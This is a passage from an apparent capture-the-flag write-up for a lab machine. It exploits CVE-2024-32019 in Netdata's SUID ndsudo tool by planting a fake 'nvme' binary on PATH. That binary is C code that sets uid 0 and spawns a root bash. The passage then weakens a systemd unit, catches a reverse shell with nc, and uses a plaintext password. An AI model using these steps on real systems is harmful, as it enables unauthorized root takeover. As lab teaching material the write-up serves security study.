/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000009.njf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000004.ndf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000011.ndf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000002.njf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000011.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000002.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000003.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000005.njf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000002.ndf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000001.njfv2
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000004.njf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000016.ndf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000010.ndf
/opt/netdata/var/cache/netdata/dbengine/journalfile-1-0000000012.njf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000005.ndf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000014.ndf
/opt/netdata/var/cache/netdata/dbengine/datafile-1-0000000007.ndf
```

It looks like this group is for /opt/netdata. I can look for exploit.

Vulnerability Details : CVE-2024-32019 Public exploit exists!

ndsudo: local privilege escalation via untrusted search path

Netdata is an open source observability tool. In affected versions the `ndsudo` tool shipped with affected versions of the Netdata Agent allows an attacker to run arbitrary programs with root permissions. The `ndsudo` tool is packaged as a `root`-owned executable with the SUID bit set. It only runs a restricted set of external commands, but its search paths are supplied by the `PATH` environment variable. This allows an attacker to control where `ndsudo` looks for these commands, which may be a path the attacker has write access to. This may lead to local privilege escalation. This vulnerability has been addressed in versions 1.45.3 and 1.45.2-169. Users are advised to upgrade. There are no known workarounds for this vulnerability.

It says ndsudo tool has suid bit on as root. Let's look for this file.

```
oliver@editor:/opt/netdata$ find . -iname ndsudo
./usr/libexec/netdata/plugins.d/ndsudo
oliver@editor:/opt/netdata$ ls -l ./usr/libexec/netdata/plugins.d/ndsudo
-rwsr-x--- 1 root netdata 200576 Apr  1  2024 ./usr/libexec/netdata/plugins.d/ndsudo
```

It has suid bit as cve said. Run this file shows

```
oliver@editor:/opt/netdata$ ./usr/libexec/netdata/plugins.d/ndsudo
at least 2 parameters are needed, but 1 were given.
```

Run it with --help

```
oliver@editor:/opt/netdata$ ./usr/libexec/netdata/plugins.d/ndsudo --help

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command     : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command     : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json

- Command     : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog

- Command     : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog

- Command     : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD

- Command     : arcconf-pd-info
  Executables: arcconf
```

Let's try first one

```
oliver@editor:/opt/netdata$ ./usr/libexec/netdata/plugins.d/ndsudo nvme-list
nvme : not available in PATH.
```

It needs file nvme. Let's go to temporary directory.

```
oliver@editor:/opt/netdata$ cd /dev/shm
```

Add this directory to path


```
oliver@editor:/dev/shm$ export PATH=$(pwd):$PATH
```

Create a C file in your host and compile


```c
#include <unistd.h>

int main(){
  setuid(0);setgid(0);seteuid(0);setegid(0);
  system("/bin/bash");
}
```

```
gcc <c filename>
```



Upload a.out to the target



Add execute permission and run the command

```
chmod +x nvme
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
```



I'm root!

Beyond root

I can see that NoNewPrivileges is true from systemctl cat command

```
systemctl cat xwiki
```

```
oliver@editor:/dev/shm$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/dev/shm# systemctl cat xwiki
# /lib/systemd/system/xwiki.service
#
# Systemd unit file for XWiki
#
# Security
User=xwiki
Group=xwiki
PrivateTmp=yes
NoNewPrivileges=true
ProtectSystem=strict
ReadOnlyPaths=/etc/xwiki
ReadWritePaths=/var/lib/xwiki/data/
ReadWritePaths=/var/log/xwiki/
```

It shows it's from /lib/systemd/system/xwiki.service. Let's change this value as false and restart the service.

```
# Security
User=xwiki
Group=xwiki
PrivateTmp=yes
NoNewPrivileges=false
ProtectSystem=strict
ReadOnlyPaths=/etc/xwiki
ReadWritePaths=/var/lib/xwiki/data/
"/lib/systemd/system/xwiki.service" 34L, 633B
root@editor:/dev/shm# systemctl daemon-reload
root@editor:/dev/shm# systemctl restart xwiki
```

```
┌─[parrot@parrot]─[~/Documents/editor]
└──╼ $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.80 37368
bash: cannot set terminal process group (60358): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$ su oliver
su oliver
Password: theEd1t0rTeam99
whoami
oliver
```

This time, I can su to oliver(Warning: this needs to restart the service, so it may need several minutes)